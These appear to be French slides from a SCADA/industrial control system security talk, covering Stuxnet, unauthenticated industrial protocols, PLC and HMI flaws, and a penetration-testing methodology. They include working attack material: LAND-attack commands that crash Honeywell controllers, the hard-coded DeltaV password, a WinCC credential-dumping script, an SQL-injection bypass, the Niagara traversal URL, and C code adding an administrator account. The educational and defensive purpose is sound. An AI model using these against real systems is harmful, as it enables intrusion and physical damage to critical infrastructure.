
- Pour résumer
 - Ciblait le programme d'enrichissement nucléaire iranien situé à Natanz
 - Attaque seulement les automates contrôlant des moteurs ayant une fréquence située entre 807 Hz et 1210 Hz
 - Fréquences utilisées par les centrifugeuses à gaz
 - » Variateurs de vitesse Fararo Paya et Vacon NX
 - Modification de la vitesse de rotation de centrifugeuses
 - Passage à 1410 Hz puis 2 Hz puis 1064 Hz
 - Les fréquences fixées font que les centrifugeuses entrent en vibration
 - » Résonance
 - Oscillations importantes pouvant provoquer une rupture d'un composant système
 - » Détérioration de celles-ci
 - 1000 centrifugeuses détériorées

Stuxnet

- Open-myrtus
 - Open Source MyRTUs
 - <https://code.google.com/p/open-myrtus/>
- Analyses
 - Symantec
 - http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf
 - ESET
 - http://go.eset.com/us/resources/whitepapers/Stuxnet_Under_the_Microscope.pdf
 - Ralph Langner
 - <http://www.langner.com/en/page/5/?s=stuxnet>

Architecture réseau et protocole

Configuration courante - réseau



Réseaux

- Historiquement
 - Bus série
 - Connexion propriétaire
- Actuellement
 - Ethernet
 - TCP/IP
 - Wi-Fi
 - 3G/4G
 - HF
 - etc.

Protocoles

- Autre protocole courant : Siemens S7

- Modbus like

- Profinet

- Version Ethernet de Profibus

- Caractéristiques

- Spécifications non publiques

- Mais existence de la bibliothèque *Libnodave*

– <http://sourceforge.net/projects/libnodave/>

- Port TCP/102

- Fonctions de lecture / écriture

- Fonctions *stop / run mode* sur l'automate

- **Pas d'authentification, ni chiffrement**

- Mais protection par mot de passe possible

```
127.0.0.1:102 S7comm (src_tsap=0x100, dst_tsap=0x102)
Module : 6ES7 151-8AB01-0AB0 v.0.2
Basic Hardware : 6ES7 151-8AB01-0AB0 v.0.2
Basic Firmware : v.3.2.6
Unknown (129) : Boot Loader A
Name of the PLC : SIMATIC 300(xxxxxxxx)
Name of the module : IM151-8 PN/DP CPU
Plant identification :
Copyright : Original Siemens Equipment
Serial number of module : S C-BOUVxxxxxxxx
Module type name : IM151-8 PN/DP CPU
```

Autres Protocoles

- EtherNet/IP CIP Rockwell Automation / Allen-Bradley
 - Pas d'authentification, ni chiffrement
- IEC 60870-5 104
 - Pas d'authentification, ni chiffrement
- IEC 61850
 - Pas d'authentification par défaut
- IEC 60870-6 – ICCP
- IEC 62351
- EtherCAT
- FL-net
- Foundation Fieldbus
- Etc.

Autres Protocoles

- DNP3 (IEEE Std 1815) – Amériques du Nord
- Caractéristiques
 - <http://www.dnp.org/>
 - Protocole ouvert
 - Dérive de IEC 60870-5
 - Port TCP/20000
 - Initialement prévu pour l'industrie électrique
 - En déploiement dans les autres secteurs
 - Maître / Esclave
 - Chaque équipement est adressé par un numéro de 0 à 65534
 - Fonctions de lecture / écriture / transfert de fichiers
 - Secure DNP3
 - IEC 62351-5 compliant
 - *Data and Communication Security*
 - » **Chiffrement / Authentification mutuelle (TLS / HMAC)**

Réseaux sans fil

- **IEEE 802.11 / Wi-Fi / HiperLAN**

- Les équipements commencent à être équipés de Wi-Fi
 - Des modules existent pour ajouter cette capacité aux automates déjà existants
- Rappel : les équipements ont une durée de vie de 20 ans...
 - Même si la sécurité du Wi-Fi est implémentée dans les règles de l'art, Quid de la sécurité du WPA dans 20 ans ?

- **IEEE 802.15.4**

- 2,4 GHz, 868 MHz (Europe), 915 MHz (Amérique, Australie)
 - ZigBee
 - WirelessHART (ABB, Emerson, Siemens, etc.)

- **IEEE 802.16**

- HiperMAN et WiMAX (entre 2 et 11 Ghz) / HiperACCESS (entre 11 et Ghz)



Radios VHF / UHF / Microwave

- Installations distantes, problème de câblage
 - Utilisation de liens radio (**VHF / UHF / Microwave**, etc.)
 - VHF : 30 MHz à 300 MHz
 - UHF : 300 MHz à 3 GHz (3000 MHz)
 - Microwave : 1 GHz à 30 GHz
 - Possibilité d'utiliser du chiffrement mais rarement activé
 - Nécessite du matériel spécifique



Accès distants

- **GSM / GPRS**

- Envois de SMS
- Communication en temps réel
- Connectivité avec les RTU
- Alertes GSM
 - De la part des serveurs SCADA
- Envoi de commandes
 - Arrêt / Mise en route d'équipements à distance
 - Changement de mode

- **Satellites**

- **TETRA - *Terrestrial Trunked Radio***

- Talkie-walkie

- **Modem**

Accès externes

- Capteurs extérieurs
 - Connectés via réseau IP
 - Problème de l'accès physique au capteur et surveillance
 - Accès au réseau industriel

(in)Sécurité

Origines

- Réseau non prévu pour être connecté à internet
- Durée d'utilisation sans commune mesure avec le monde informatique (20/30/40 ans ?)
- Protocoles réseau conçus pour la sûreté de fonctionnement
- Absence de sensibilisation à la SSI
 - Des constructeurs
 - Des acteurs (automaticiens)

Réseau- sécurité

- Protocoles sans authentification
- Pile IP peu fiable, peu résistante

Automates et sécurité

- Souvent très faibles
 - Conception ancienne
 - Authentification minimale (quand elle existe)
 - Mots de passe codés en dur
 - Nombreuses vulnérabilités
 - Pas de contrôle d'accès
 - Etc.
- Niveau de sécurité équivalent à celle d'il y a 20 ans en informatique

Automates

- **Modules Metasploit**

- **GE D20**

- d20pass (D20 Password Recovery)
- d20_tftp_overflow (D20ME TFTP Server Buffer Overflow DoS)

- **Schneider Modicon**

- modicon_command (*Remote START/STOP Command*)
- modicon_password_recovery (*Quantum Password Recovery*)
- modicon_stux_transfer (*Ladder Logic Upload/Download*)

- **Allen-Bradley / Rockwell Automation**

- multi_cip_command (EtherNet/IP CIP Commands)

- **Protocole Modbus**

- Modbusclient

- **Etc.**

Automates

● Modules Metasploit

```
msf > search scada

Matching Modules
=====

  Name                               Disclosure Date Rank      Description
  ----                               -
  auxiliary/admin/scada/igss_exec_l7  2011-03-21     normal  Interactive Graphical SCADA System Remote Command Injection
  auxiliary/admin/scada/modicon_command 2012-04-05     normal  Schneider Modicon Remote START/STOP Command
  auxiliary/admin/scada/modicon_password_recovery 2012-01-19     normal  Schneider Modicon Quantum Password Recovery
  auxiliary/admin/scada/modicon_stux_transfer 2012-04-05     normal  Schneider Modicon Ladder Logic Upload/Download
  auxiliary/admin/scada/multi_cip_command 2012-01-19     normal  Allen-Bradley/Rockwell Automation EtherNet/IP CIP Commands
  auxiliary/dos/scada/beckhoff_twinCAT  2011-09-13     normal  Beckhoff TwinCAT SCADA PLC 2.11.0.2004 DoS
  auxiliary/dos/scada/d20_tftp_overflow  2012-01-19     normal  General Electric D20ME TFTP Server Buffer Overflow DoS
  auxiliary/dos/scada/igss9_dataserver  2011-12-20     normal  7-Technologies IGSS 9 IGSSdataServer.exe DoS
  auxiliary/scanner/scada/koyo_login    2012-01-19     normal  Koyo DirectLogic PLC Password Brute Force Utility
  auxiliary/scanner/scada/modbusclient  2011-11-01     normal  Modbus Client Utility
  auxiliary/scanner/scada/modbusdetect  2011-11-01     normal  Modbus Version Scanner
  exploit/windows/browser/techart_pro   2011-08-11     normal  TeeChart Professional ActiveX Control <= 2010.0.0.3 Trusted Integer Dereferen
  exploit/windows/fileformat/bacnet_csv  2010-09-16     good    BACnet OPC Client Buffer Overflow
  exploit/windows/fileformat/scadaphone_zip 2011-09-12     good    ScadaTEC ScadaPhone <= v5.3.11.1230 Stack Buffer Overflow
  exploit/windows/scada/citect_scada_odbc 2008-06-11     normal  CitectSCADA/CitectFacilities ODBC Buffer Overflow
  exploit/windows/scada/codesys_web_server 2011-12-02     normal  SCADA 3S CoDeSys CmpWebServer <= v3.4 SP4 Patch 2 Stack Buffer Overflow
  exploit/windows/scada/daq_factory_bof  2011-09-13     good    DaqFactory HMI NETB Request Overflow
  exploit/windows/scada/factorylink_csservice 2011-03-25     normal  Siemens FactoryLink 8 CSService Logging Path Param Buffer Overflow
  exploit/windows/scada/factorylink_vrn_09 2011-03-21     average Siemens FactoryLink vrn.exe Opcode 9 Buffer Overflow
  exploit/windows/scada/iconics_genbroker 2011-03-21     good    Iconics GENESIS32 Integer overflow version 9.21.201.01
  exploit/windows/scada/iconics_webhmi_setactivexguid 2011-05-05     good    ICONICS WebHMI ActiveX Buffer Overflow
  exploit/windows/scada/igss9_igssdataserver_listall 2011-03-24     good    7-Technologies IGSS <= v9.00.00 b11063 IGSSdataServer.exe Stack Buffer Overfl
  exploit/windows/scada/igss9_igssdataserver_rename 2011-03-24     normal  7-Technologies IGSS 9 IGSSdataServer .RMS Rename Buffer Overflow
  exploit/windows/scada/igss9_misc      2011-03-24     excellent 7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
  exploit/windows/scada/moxa_mdmtool    2010-10-20     great   MOXA Device Manager Tool 2.1 Buffer Overflow
  exploit/windows/scada/procyon_core_server 2011-09-08     normal  Procyon Core Server HMI <= v1.13 Coreservice.exe Stack Buffer Overflow
  exploit/windows/scada/realwin         2008-09-26     great   DATAC RealWin SCADA Server Buffer Overflow
  exploit/windows/scada/realwin_on_fc_binfile_a 2011-03-21     great   DATAC RealWin SCADA Server 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow
  exploit/windows/scada/realwin_on_fcs_login 2011-03-21     great   RealWin SCADA Server DATAC Login Buffer Overflow
  exploit/windows/scada/realwin_scpc_initialize 2010-10-15     great   DATAC RealWin SCADA Server SCPC_INITIALIZE Buffer Overflow
  exploit/windows/scada/realwin_scpc_initialize_rf 2010-10-15     great   DATAC RealWin SCADA Server SCPC_INITIALIZE_RF Buffer Overflow
  exploit/windows/scada/realwin_scpc_txtevent 2010-11-18     great   DATAC RealWin SCADA Server SCPC_TXTEVENT Buffer Overflow
  exploit/windows/scada/scadapro_cmdexe  2011-09-16     excellent Measuresoft ScadaPro <= 4.0.0 Remote Command Execution
  exploit/windows/scada/sunway_force_control_netdbsrv 2011-09-22     great   Sunway Forcecontrol SNMP NetDBServer.exe Opcode 0x57
  exploit/windows/scada/winlog_runtime  2011-01-13     great   Sielco Sistemi WinLog Buffer Overflow
  exploit/windows/scada/winlog_runtime_2 2012-06-04     normal  Sielco Sistemi WinLog Buffer Overflow 2.07.14
```

Automates

- **Déni de service**

- Sur le process et/ou sur l'interface réseau
 - *connect() scan* → perte de l'interface réseau
 - Pile IP pas fiable (*ping of death, Land attack, etc.*)
 - DoS via une commande listant les fichiers récursivement
- Nécessite un reboot manuel



Automates

- **Tests de robustesse**

- Utilisation de suites d'outils

- *ISIC (Stack Integrity Checker)* -

- <http://isic.sourceforge.net/>

- *Protos* - <https://www.ee.oulu.fi/research/ouspg/Protos>

- **Fuzzers**

- *ProFuzz*

- Fuzzer Profinet

- » <https://github.com/HSASec/ProFuzz>

- Utilise Scapy

Automates - DOS

- Exemples de plantage d'automates avec *ISIC*

- Honeywell

- Attaque de type *LAND Attack*

- Automates Experion PKS C300, C200

- » `tcpsic -s 192.168.10.91,55553 -d 192.168.10.91,55553 -F 25`

- » Plantage du process et de la pile IP

- Nécessite un redémarrage manuel

- Safety Manager (SIS)

- » `tcpsic -s 192.168.10.70,51000 -d 192.168.10.70,51000 -F 25`

- » Plantage de la pile IP

- Nécessite un redémarrage manuel



- Failles impactant les IHM

- Backdoors / mots de passe codés en dur

- Emerson DeltaV

- Station Pro+

- » Plusieurs services accessibles sans authentification via telnet

- Ports TCP/706, TCP/750, TCP751

- » Mots de passe codés en dur

- *govikes*, etc.

```

34805905 . 804424 28 LEA EAX,DWORD PTR SS:[ESP+28]
34805909 . 50 PUSH EAX
3480590A . 51 PUSH ECX
3480590B . 6A 00 PUSH 0
3480590D . 804C24 18 LEA ECX,DWORD PTR SS:[ESP+18]
348059E1 . E8 BACFFFFF CALL DVBBaseH.348029A0
348059E6 . 85C0 TEST EAX,EAX
348059E8 . 74 16 JE SHORT DVBBaseH.34805A00
348059EA . 805424 24 LEA EDX,DWORD PTR SS:[ESP+24]
348059EE . 68 A08B8134 PUSH DVBBaseH.34818BA0 UNICODE "govikes"
348059F3 . 52 PUSH EDX
348059F4 . E8 8A4E0000 CALL DVBBaseH.3480A883

34805995 PUSH DVBBaseH.34818BB0 UNICODE "gov( %lu ) Password: "
348059EE PUSH DVBBaseH.34818BA0 UNICODE "govikes"
    
```



```

: setpriv

( 1441904 ) Password: govikes

Audit Trail Options

1. Edit Setup
2. Display Data
3. Clear Data
    
```

● Siemens

● WinCC / Step-7 / PCS 7

- Mots de passe pour accéder au MS-SQL Server

```
def get_info dbs
  prj = {}
  dbs.map do |db|

    db = db.first # get db name

    prj[db] = {} # init hash
    prj[db]["name"] = q("SELECT DSN FROM #{db}.dbo.CC-CsSysInfoLog")
    prj[db]["admins"] = q("SELECT NAME, convert(varbinary, PASS) as PWD from #{db}.dbo.PW_USER WHERE PASS <> '' and GRPID = 1000")
    prj[db]["users"] = q("SELECT ID, NAME, convert(varbinary, PASS), GRPID FROM #{db}.[dbo].[PW_USER] WHERE PASS <> '' and GRPID <> 1000")
    prj[db]["groups"] = q("SELECT ID, NAME FROM #{db}.[dbo].[PW_USER] WHERE PASS = ''")
    prj[db]["plcs"] = q("SELECT CONNECTIONNAME, PARAMETER FROM #{db}.[dbo].[MCPTCONNECTION]")
    prj[db]["tags"] = q("SELECT VARNAME, VARTYP, COMMENTS FROM #{db}.[dbo].[PDE#TAGs]")

    prj[db]["plcs"] = prj[db]["plcs"].map do |name, ip| # get plc IP
      real_ip = ip # set current value
      real_ip = ip.scan(/\/d+\.\d+\.\d+\.\d+\/).first if ip =~ \/d+\.\d+\.\d+\.\d+\/ # if ip notation found
      [name, real_ip]
    end

    print_good "Project: #{prj[db]["name"].first.first}\n" # print project name

    #Table data
    print_table %w[ID NAME] , prj[db]["groups"], "WinCC groups"
    print_table %w[Name Password(hex)] , prj[db]["admins"], "WinCC administrator"
    print_table %w[ID NAME Password(hex) GRPID] , prj[db]["users"], "WinCC users"
    print_table %w[VARNAME VARTYP COMMENTS] , prj[db]["tags"], "WinCC tags"
    print_table %w[CONNECTIONNAME PARAMETER] , prj[db]["plcs"], "WinCC PLCs"

    #check file access through batched queries
    if can_read_file? db
      settings = read_file get_value("Security settings path"), db


      if settings # save results to file
        File.open("/tmp/security_settings.xml", "w+") do |f|
          f.puts settings
        end
      end

    end

    end
  end
end
```

IHM - Failles

- Injections SQL / Contournement de l'authentification
 - Samsung Data Management
 - 'or '1'='1'
 - Accès administrateur



- XSS

- Wonderware
- Etc.

- **Buffer overflow**
 - PC-Vue, RealWin, ABB WebWare, etc.
- **Exécution de code à distance**
 - BroadWin WebAccess
 - Service RPC Windows (Ports TCP 4592 et 14592)

IHM - Failles

- **Directory traversal** (vulnérabilité web)
 - CoDeSys
 - Tridium Niagara AX framework
 - Obtention du fichier *config.bog* contenant les logins et mots de passe
 - Au lieu de *../..*, utilisation du caractère « ^ » par le framework
 - » Pour obtenir le fichier
 - <http://Niagara-installation/ord?file:^config.bog>
 - Correctif
 - » https://www.tridium.com/cs/tridium_news/security_patch_36
 - Vulnérabilité exploitée chez Google Australie
 - » <http://www.wired.com/threatlevel/2013/02/tridium-niagara-zero-day/>

```
C:\Users\bk\Desktop\java>java -classpath .;C:\Users\bk\Desktop\java
t2
Enter Password to be Decoded: AH9r1mUx/CQael0gisXSjPHYjstID8Gq/Aczo
==
anyonesguess
C:\Users\bk\Desktop\java>
```

- **Stockage de fichiers**

- Unity Pro

- Présences de plusieurs fichiers

- *.apx, .apb, .stu*

- » Mots de passe stockés dans les fichiers *.apx* et *.apb*

Systeme d'exploitation utilisé

● Windows

- Généralement pas à jour en terme de correctifs de sécurité
 - Interdiction explicite dans le contrat de mettre à jour le système
 - Ou attendre les correctifs testés et autorisés par le fabricant
 - Par exemple Emerson ou ABB
 - Donc présence de vulnérabilités non corrigées
 - Exploitable à distance
 - » MS05-039, MS06-040, MS08-067, MS10-061, MS11-083, etc.
- Comptes génériques utilisés
- Comptes *Administrateurs* locaux avec un mot de passe trivial (ou sans mot de passe)
 - *operator / operator, etc.*
- Répertoires partagés accessibles pour tout le monde
 - Accès en lecture / écriture aux fichiers de la base de données, etc.

Systeme d'exploitation utilisé

- **Windows**

- Problèmes de permissions sur les fichiers
 - Accès à des services lancés avec des comptes privilégiés
 - Modification du fichier → Reboot → Élévation de privilège

```
#ifndef UNICODE
#define UNICODE
#endif

#include <windows.h>
#include <lm.h>

void __cdecl main()
{
    USER_INFO_1 uil;
    LOCALGROUP_MEMBERS_INFO_3 lgni3;
    DWORD dwError = 0;

    uil.usril_name = TEXT("hsc");
    uil.usril_password = TEXT("testHSC");
    uil.usril_priv = USER_PRIV_USER;
    uil.usril_home_dir = NULL;
    uil.usril_comment = TEXT("test d'intrusion HSC");
    uil.usril_flags = UF_SCRIPT;
    uil.usril_script_path = NULL;
    NetUserAdd(NULL, 1, (LPBYTE) &uil, &dwError);

    lgni3.lgrmi3_domainandname = TEXT("hsc");
    NetLocalGroupAddMembers(NULL, TEXT("Administrators"), 3, (LPBYTE) &lgni3, 1);
}
```


- Services d'administration distants accessibles depuis le réseau bureautique ?
 - Terminal Server / RDP / VNC

Conclusion

- Pas de sécurité possible en l'état
 - Nécessite une prise de conscience des industriels
 - Arrive seulement maintenant
 - Mettra 10 ans à se déployer (au moins)
 - Obligation d'avoir une attitude « responsable »
 - Absence de connexion des systèmes critiques vers l'extérieur
 - Séparation des réseaux « bureautiques » et « industriels »

Conclusion

- Architecture souhaitée



- Tout repose sur le filtrage entre les 2 mondes
 - Ne bloque pas les attaques depuis le réseau industriel
 - Ver / Virus
 - Homme
 - Etc.
 - Problème des accès distants
 - Astreinte
 - Capteurs extérieurs
 - Équipements sur Internet

Méthodologie de tests d'intrusion SCADA

Etat des lieux

- PLC
 - Nombreuses failles permettant leur prise de contrôle
 - Mots de passe faibles / codés en dur
 - Protocole réseau sans authentification
- IHM
 - Nombreuses failles
 - Reposent sur des systèmes d'exploitation obsolètes
- Organes de commande facilement accessibles
- Absence de durcissement / configuration sécurisés
- Nombreuses interconnexions avec les réseaux de l'entreprise, voir Internet

Intrusion externe

- Recherche d'information sur les moteurs de recherche (ERIPP / Shodan)
- Scan réseau / prises d'empreintes
- Recherche de mots de passe d'accès aux équipements découverts
- Accès à l'interface graphique
 - Limité
 - Puis illimité si découverte du mot de passe
- Récupération de la configuration des automates via un protocole industriel
- Modification éventuelles de la configuration
- En cas de découverte d'un RTU
 - Rebond pour atteindre le réseau industriel

Intrusion interne

- Depuis un réseau de bureautique
 - Recherche des interconnexions avec le réseau industriel (passerelle, pare-feu, routeur, etc.)
 - Compromission du réseau de bureautique pour obtenir les droits maximum
 - Modification éventuel des routeurs et pare-feu pour autoriser l'accès au réseau industriel
 - Recherche des automates et prise de contrôle
 - Recherche des postes Windows
 - Recherche des postes « IHM »
 - Compromission des postes / atteinte du bureau à distance ou du logiciel de déport d'écran
 - Action « significative » sur l'IHM...

Retours d'expérience

Audits / Tests d'intrusion

Types de tests d'intrusion

- **TI depuis le réseau industriel**
- **TI depuis le réseau bureautique**
 - Essayer de joindre et compromettre le réseau industriel
 - Identification des problèmes de filtrage réseau
 - Cloisonnement
- **TI externes**
 - Accès distants usines isolées
 - Etc.

Tests depuis un réseau industriel

- **Accès au Modbus**
 - Reprogrammation des automates / du processus industriel
- **Accès aux différentes interfaces administratives**
 - Mots de passe généralement par défaut
 - Utilisation des mots de passe codés en dur
 - Récupération des informations sensibles
- **Prise de contrôle des machines Windows et Unix / Linux**
 - Correctifs de sécurité pas appliqués
 - Politique de mots de passe inexistante
 - Compromission via la base de données
- **Compromission des IHM**
 - Contrôle du processus industriel


Tests depuis un réseau industriel

- **Emerson DeltaV**

- L'architecture DeltaV nécessite un AD
 - Le serveur Pro+ fait le lien entre 2 réseaux
 - Réseau automates
 - Réseau postes de travail
 - Comproission du Contrôleur de domaine Windows
 - Modification de la configuration du serveur Pro+
 - Passage en mode routeur
 - » Automates ensuite accessibles en utilisant le serveur Pro+ comme passerelle
 - Dénis de service sur les automates
 - Reboot manuel nécessaire
 - Redondance et pare-feu
 - Mais le second automate plante également

